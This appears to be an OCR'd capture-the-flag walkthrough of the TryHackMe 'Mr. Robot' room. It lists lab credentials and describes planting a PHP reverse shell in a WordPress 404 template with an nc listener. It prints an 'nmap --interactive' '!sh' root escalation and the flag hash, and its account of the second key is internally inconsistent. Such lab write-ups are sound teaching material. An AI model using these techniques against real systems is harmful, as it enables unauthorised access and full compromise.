



Figure: *Brute forcing the password*



Username : Elliot

Password : ER28-0652

In the **Mr. Robot CTF** on TryHackMe, the **404 error** exploitation is a key part of gaining access to the system. This involves discovering a hidden or vulnerable part of the website that allows you to access the system as the "robot" user.

Here's how the process typically works and how the 404 error page plays a role in accessing the terminal as "robot":

1. Initial Enumeration of the Website

After performing an initial scan (usually with nmap) and identifying open ports and services (HTTP and SSH are commonly open), you will navigate to the website hosted on the target machine.

- The website will often return a **403 Forbidden** or **404 Not Found** error when visiting certain pages or resources that do not exist.




Figure: *Use any text-editor to modify the IP*

- Replace $ip = ‘tun0 inet addr’ and $port = 1234, Copy the code
- Replace the code present in Appearance>Editor>404 Template, with the code copied




Figure: *Using PHP Reverse Shell to exploit error 404 page , hence logging in as robot*




Figure: *Go to the terminal and type nc -lvnp <port number>*




Figure: *Accessing an endpoint that doesn't exist*

To crack the hash value of password.raw-md5 use Crackstation:





Figure: *Cracking the password of the hashed password file password.raw-md5*


Figure: *We are now logged in as robot and found the key-2*

Flag 3: Final Root Flag (Hidden File)

Steps to Solve:

1. **Further Enumeration as Root:**
    - After you become root, you need to search for hidden files that contain the third and final flag.
    - Use the **find** command to search for files with the "flag" keyword or files that are hidden (.* files).





Using nmap - -interactive to login as the root user:

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

```
nmap> !sh
!sh
# whoami
whoami
root
#
```

Figure: *We are now logged in as the root user*

```
# cd /root/
cd /root/
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Figure: *Solving Flag-3 to get the hidden file key-3-of-3.txt*

In summary,

- **First Key**: Found in /robots.txt file on the webserver.
- **Second Key**: Discovered after brute-forcing the "robot" user password using fsocity.dic.
- **Third Key**: Obtained after privilege escalation to root through SUID misconfiguration.

Severity Ratings for each challenge:

- **First Key (robots.txt exposure)**: **Moderate Severity** – Exposes sensitive information but doesn't directly grant system access.
- **Second Key (Brute-forcing robot user password)**: **High Severity** – Allows unauthorized access to a user account on the system.
- **Third Key (Privilege escalation to root)**: **Critical Severity** – Grants full control over the system, leading to a complete system compromise.